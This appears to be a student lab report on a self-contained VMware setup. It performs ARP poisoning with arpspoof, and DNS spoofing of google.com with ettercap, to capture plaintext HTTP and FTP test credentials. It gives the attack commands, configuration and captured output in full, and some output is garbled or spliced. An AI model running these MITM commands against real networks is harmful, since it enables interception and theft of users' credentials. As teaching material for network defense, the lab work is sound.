


Assignment 9


Name: Yogita Mundankar

Rollno. B22CS068

For both the TASKS (Common steps):

1) Created two VMs and configured them to NAT :





I have used NAT as:

- In **NAT mode**, VirtualBox/VMware creates an internal network where the two VMs can communicate.
- **NAT allows the VMs to access the internet** through the host machine. This is important for installing tools (Ettercap, Bettercap, Arpspoof) and testing network traffic interception.
- This allows you to **test ARP spoofing attacks inside a safe environment** without external interference.

Ubuntu(Victim):

Kali Linux (Attacker):

2) Installed the required tools on the attacker VM i.e Kali LINUX:
Ettercap, Bettercap, Arpspoof

```

(kali㉿kali)-[/home/kali]
PS> ettercap --version
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

ettercap 0.8.3.1 /home/kali
PS> ip a
(kali㉿kali)-[/home/kali]
PS> bettercap --version
bettercap v2.33.0 (built for linux amd64 with go1.22.6)

```

```

(kali㉿kali)-[/home/kali]
PS> sudo arpspoof --version
[sudo] password for kali:
arpspoof: invalid option -- '-'red_lft forever
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host

(kali㉿kali)-[/home/kali]
PS> wireshark --version
Wireshark 4.4.5.

```

3) Got the ip addresses of the two VM's and the ip address of the gateway :

Kali Linux (Attacker):

```

(kali㉿kali)-[/home/kali]
PS> ip a

```

	Interface	Source	Destination	Protocol	Length	Info
1:	lo:	<LOOPBACK,UP,LOWER_UP>	mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000			
	link/loopback	00:00:00:00:00:00	brd 00:00:00:00:00:00			
	inet	127.0.0.1/8	scope host lo			
		valid_lft forever preferred_lft forever	192.168.17.130	HTTP	1342	HTTP/1.1 200 OK
		valid_lft forever preferred_lft forever	192.168.17.130	HTTP	1156	HTTP/1.1 200 OK
	inet6	::1/128	scope host noprefixroute			
		valid_lft forever preferred_lft forever	44.228.249.3	HTTP	439	GET /images/logo.
		valid_lft forever preferred_lft forever	44.228.249.3	HTTP	432	GET /favicon.ico
2:	eth0:	<BROADCAST,MULTICAST,UP,LOWER_UP>	mtu 1500 qdisc fq_codel state UP group default qlen 1000			
	link/ether	00:0c:29:0e:cc:c2	brd ff:ff:ff:ff:ff:ff			
	inet	192.168.17.129/24	brd 192.168.17.255 scope global dynamic noprefixroute eth0			
		valid_lft 1566sec preferred_lft 1566sec	192.168.17.130	HTTP	330	HTTP/1.1 302 Found
	inet6	fe80::34e8:c24:4fd2:94e3/64	scope link noprefixroute			
		valid_lft forever preferred_lft forever	44.228.249.3	HTTP	457	GET /login.php HT
		valid_lft forever preferred_lft forever	44.228.249.3	HTTP	1342	HTTP/1.1 200 OK

Ubuntu (Victim):

```
yogita@yogita-VMware-Virtual-Platform:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fc:6e:d7 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.17.130/24 brd 192.168.17.255 scope global dynamic noprefixroute ens33
        valid_lft 1650sec preferred_lft 1650sec
    inet6 fe80::20c:29ff:fe6c:6ed7/64 scope link
        valid_lft forever preferred_lft forever
```

IP Address of gateway on Attacker:

```
(kali㉿kali)-[/home/kali] 228.249.3 192.168.17.130 HTTP
PS> ip route
default via 192.168.17.2 dev eth0 proto dhcp src 192.168.17.129 metric 100
192.168.17.0/24 dev eth0 proto kernel scope link src 192.168.17.129 metric 100
```

IP Address of:

Attacker: 192.168.17.129

Victim: 192.168.17.130

Gateway: 192.168.17.2

The attacker and victim belong to the same subnet: 192.168.17.0/24

TASK 1:

Performed nmap Scan on Attacker:

```
(kali㉿kali)-[/home/kali]
PS> nmap -sn 192.168.17.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-02 13:33 EDT
Nmap scan report for 192.168.17.1
Host is up (0.00021s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.17.2
Host is up (0.00019s latency).
MAC Address: 00:50:56:FD:DF:1E (VMware)
Nmap scan report for 192.168.17.130
Host is up (0.00036s latency).
MAC Address: 00:0C:29:FC:6E:D7 (VMware)
Nmap scan report for 192.168.17.254
Host is up (0.00040s latency).
MAC Address: 00:50:56:E5:19:7D (VMware)
Nmap scan report for 192.168.17.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.05 seconds
```

- This gives us only the devices that are online but not the services running and the open ports.
- All hosts have **VMware MAC addresses**, indicating they are virtual machines running in a VMware environment.

4) Enable IP Forwarding (Packet Routing):

```
(kali㉿kali)-[/home/kali]
PS> sudo sh -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'
[sudo] password for kali:
(kali㉿kali)-[/home/kali]
PS> cat /proc/sys/net/ipv4/ip_forward
1
```

echo 1 > /proc/sys/net/ipv4/ip_forward →

- Sets the value to 1, enabling IP forwarding.
- sudo sh -c → Runs the command with root privileges.

cat /proc/sys/net/ipv4/ip_forward

- This checks if **IP forwarding is enabled**.
- If it prints **1**, then **packets will be forwarded between devices**.

5) Sending spoofed ARP messages:

[illegible]

I have written two commands here:

```
sudo arpspoof -i eth0 -t 192.168.17.130 192.168.17.2
```


- `i eth0` → Uses network interface eth0 for the attack.
- `-t 192.168.17.130` → Targets victim 192.168.17.130.
- `192.168.17.2` → Fakes being 192.168.17.2 (gateway).
- This targets the victim and makes it believe that the mac ID of the attacker has the ip address of the gateway.

```
sudo arpspoof -i eth0 -t 192.168.17.2 192.168.17.130
```


- Targets the router (192.168.17.2) and makes it believe your Kali machine is 192.168.17.130.

6) Using the Victim VM for sending doing tasks involving http , ftp traffic:

Filled the form on: <http://testphp.vulnweb.com/login.php>



7) Capturing packets on the Attacker VM using wireshark:



- **Observations:**

The form fields can be seen in plain text:

Uname: "yogita mundankar"

Pass = "password123"

Thus HTTP is not secure as intercepted network packets reveal the sensitive credentials.

- **Analysis:**

The attacker used **arp spoof** to launch an ARP poisoning attack, misleading both the victim and the gateway into routing their packets through the attacker's machine.

- After enabling IP forwarding, a transparent man-in-the-middle (MITM) setup was established.
- From the victim machine (Ubuntu), a simple HTTP form was submitted to a web server.

- The attacker, monitoring traffic using Wireshark, successfully intercepted the HTTP request.
- Form data sent over the network was captured in plaintext, including the contents of input fields from the victim's submission.
- This confirmed that any unencrypted web traffic (HTTP) is highly vulnerable to interception when a MITM attacker is present on the network.

FTP Traffic spying:

- First, I have created another VM machine(VM3-Ubuntu) to host the locally created ftp server.

Installing ftp:

```
ubuntu@ubuntu:~$ sudo apt install vsftpd -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 120 kB of archives.
```

Created a user:

```
ubuntu@ubuntu:~$ sudo nano /etc/vsftpd.conf
ubuntu@ubuntu:~$ sudo systemctl restart vsftpd
ubuntu@ubuntu:~$ sudo systemctl enable vsftpd
Synchronizing state of vsftpd.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable vsftpd
ubuntu@ubuntu:~$ sudo useradd -m ftpuser
ubuntu@ubuntu:~$ sudo passwd ftpuser
passwd: user 'ftuser' does not exist
ubuntu@ubuntu:~$ sudo passwd ftpuser
New password:
Retype new password:
passwd: password updated successfully
ubuntu@ubuntu:~$ sudo ufw allow 21/tcp
Rules updated
Rules updated (v6)
ubuntu@ubuntu:~$ sudo systemctl restart vsftpd
ubuntu@ubuntu:~$ ip a
```

IP Address of VM3-Ubuntu: 192.168.17.131

- Now I am access the ftp server and logging in from the Victim VM:

```
yogita@yogita-VMware-Virtual-Platform:~$ ftp 192.168.17.131
Connected to 192.168.17.131.
220 (vsFTPd 3.0.5)
Name (192.168.17.131:yogita): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

- Captured ftp traffic using wireshark on Attacker VM:

ftp						
No.	Time	Source	Destination	Protocol	Length	Info
19	20.599077889	192.168.17.131	192.168.17.130	FTP	86	Response: 220 (vsFTPd 3.0.5)
68	87.737376717	192.168.17.130	192.168.17.131	FTP	80	Request: USER ftpuser
70	87.743333364	192.168.17.131	192.168.17.130	FTP	100	Response: 331 Please specify the password
80	94.313761256	192.168.17.130	192.168.17.131	FTP	85	Request: PASS password#123
82	94.776056835	192.168.17.131	192.168.17.130	FTP	89	Response: 230 Login successful.
84	94.776335325	192.168.17.130	192.168.17.131	FTP	72	Request: SYST
86	94.776435875	192.168.17.131	192.168.17.130	FTP	85	Response: 215 UNIX Type: L8
87	94.777527035	192.168.17.130	192.168.17.131	FTP	72	Request: FEAT
88	94.777604366	192.168.17.131	192.168.17.130	FTP	81	Response: 211-Features:
89	94.777604445	192.168.17.131	192.168.17.130	FTP	73	Response: EPRT
90	94.777604468	192.168.17.131	192.168.17.130	FTP	73	Response: EPSV
91	94.777692455	192.168.17.131	192.168.17.130	FTP	73	Response: MDTM
93	94.777692563	192.168.17.131	192.168.17.130	FTP	73	Response: PASV
95	94.778168868	192.168.17.131	192.168.17.130	FTP	80	Response: REST STREAM
96	94.778168964	192.168.17.131	192.168.17.130	FTP	73	Response: SIZE
97	94.778168989	192.168.17.131	192.168.17.130	FTP	73	Response: TVFS
99	94.778326652	192.168.17.131	192.168.17.130	FTP	75	Response: 211 End

192.168.17.130	192.168.17.131	FTP	80 Request: USER ftpuser
192.168.17.131	192.168.17.130	FTP	100 Response: 331 Please specify the password
192.168.17.130	192.168.17.131	FTP	85 Request: PASS password#123
192.168.17.131	192.168.17.130	FTP	89 Response: 230 Login successful.

Observations from the Wireshark Capture:

- The communication is between two IP addresses:
 - **192.168.17.130** (Client)
 - **192.168.17.131** (FTP Server)
- The FTP authentication process is visible in plaintext, including:
 - **Username:** ftpuser
 - **Password:** password#123
- The server responds with:
 - 331 Please specify the password → The FTP server requests a password after the username.
 - 230 Login successful. → The authentication is successful.

Conclusion:

Plaintext Credentials Exposure: FTP does not encrypt login details, making it highly vulnerable to **Man-in-the-Middle (MITM) attacks**.

TASK 2:

I have used **ARPSPOOF+ETTERCAP** for DNS Spoofing.

- 1) Created a fake website that the victim should be directed to when the victim searches for google.com

- Install Apache:

```
zsn: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ sudo apt update && sudo apt install apache2
[sudo] password for kali:
Get:1 https://kali.download/kali kali-rolling InRelease
 41.5 kB
Get:2 https://kali.download/kali kali-rolling/main amd64 Packages
 20.8 MB
Get:3 https://kali.download/kali kali-rolling/main amd64 Contents
 50.3 MB
Get:4 https://kali.download/kali kali-rolling/non-free
```

- Create fake website:

```
(kali㉿kali)-[~]
$ sudo systemctl start apache2

(kali㉿kali)-[~]
$ sudo nano /var/www/html/index.html
```

- ## 2) Enable IP Forwarding on Attacker VM (Kali):


```
(kali㉿kali)-[/home/kali]
└─$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
[sudo] password for kali:
```

- ### 3) Launch ARP Spoofing:

[illegible]

4) Configure ettercap for DNS Spoofing:

```
(kali㉿kali)-[~]  
$ sudo nano /etc/ettercap/etter.dns
```



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.3 /etc/ettercap/etter.dns  
google.com A 192.168.17.129  
*.google.com A 192.168.17.129  
#####  
#  
# ettercap -- etter.dns -- host file for dns_spoof plugin  
#  
# Copyright (C) ALoR & NaGA  
#  
# This program is free software; you can redistribute it and/or modify  
# it under the terms of the GNU General Public License as published by  
# the Free Software Foundation; either version 2 of the License, or  
# (at your option) any later version.  
#  
#####  
#
```

5) Run Ettercap in DNS Spoofing Mode:

```
(kali㉿kali)-[~]
$ sudo ettercap -T -q -i eth0 -M arp:remote /192.168.17.130/192.168.17.2/ -P dns_spoof

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:0C:29:0E:CC:C2
        192.168.17.129/255.255.255.0
        fe80::34e8:c24:4fd2:94e3/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts ...
* ════════════════════════════════════════>| 100.00 %

Scanning for merged targets (2 hosts)...

* ════════════════════════════════════════>| 100.00 %

4 hosts added to the hosts list...

ARP poisoning victims:
GROUP 1 : 192.168.17.130 00:0C:29:FC:6E:D7
GROUP 1 : 192.168.17.2 00:0C:29:0E:CC:C2

GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

dns_spoof: A [console.cloud.google.com] spoofed to [192.168.17.129] TTL [3600 s]
dns_spoof: A [console.cloud.google.com] spoofed to [192.168.17.129] TTL [3600 s]
dns_spoof: A [cloud.google.com] spoofed to [192.168.17.129] TTL [3600 s]
dns_spoof: A [www.google.com] spoofed to [192.168.17.129] TTL [3600 s]
dns_spoof: A [google.com] spoofed to [192.168.17.129] TTL [3600 s]
HTTP : 192.168.17.129:80 → USER: yogita+mundankar@ PASS: samplepassword INFO: http://google.com/
CONTENT: username=yogita+mundankar&password=samplepassword
```

6) Test the Attack:

On the victim machine, open a browser and go to:google.com.
It is redirected to the fake website created on the attacker VM.



7) Capture Packets using Wireshark on Attacker VM:

HTTP Packets captured on attack via wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
44	6.864784795	192.168.17.130	192.168.17.129	HTTP	811	GET / HTTP/1.1
47	6.865612997	192.168.17.129	192.168.17.130	HTTP	654	HTTP/1.1 200 OK (text/html)
91	24.578729015	192.168.17.130	192.168.17.129	HTTP	904	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
93	24.870959278	192.168.17.129	192.168.17.130	HTTP	284	HTTP/1.1 200 OK (text/html)

No.	Time	Source	Destination	Protocol	Length	Info
44	6.864784795	192.168.17.130	192.168.17.129	HTTP	811	GET / HTTP/1.1
47	6.865612997	192.168.17.129	192.168.17.130	HTTP	654	HTTP/1.1 200 OK (text/html)
91	24.578729015	192.168.17.130	192.168.17.129	HTTP	904	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
93	24.870959278	192.168.17.129	192.168.17.130	HTTP	284	HTTP/1.1 200 OK (text/html)

Priority: u=0, i\r\n	0040	14	2e	50	4f	53	54	20	2f	6c	6f	67	69	6e
\r\n	0050	70	20	48	54	54	50	2f	31	2e	31	0d	0a	48
[Response in frame: 93]	0060	3a	20	67	6f	6f	67	6c	65	2e	63	6f	6d	0d
[Full request URI: http://google.com/login]	0070	65	72	2d	41	67	65	6e	74	3a	20	4d	6f	7a
File Data: 49 bytes	0080	61	2f	35	2e	30	20	28	58	31	31	3b	20	55
HTML Form URL Encoded: application/x-www-form-urlencoded	0090	74	75	3b	20	4c	69	6e	75	78	20	78	38	36
Form item: "username" = "yogita mundankar"	00a0	3b	20	72	76	3a	31	33	35	2e	30	29	20	47
Form item: "password" = "samplepassword"	00b0	6f	2f	32	30	31	30	30	31	30	31	20	46	69

The form items can easily be seen : username : yogita munadnkar

Password: samplepassword

Summary and Analysis for Task 2:

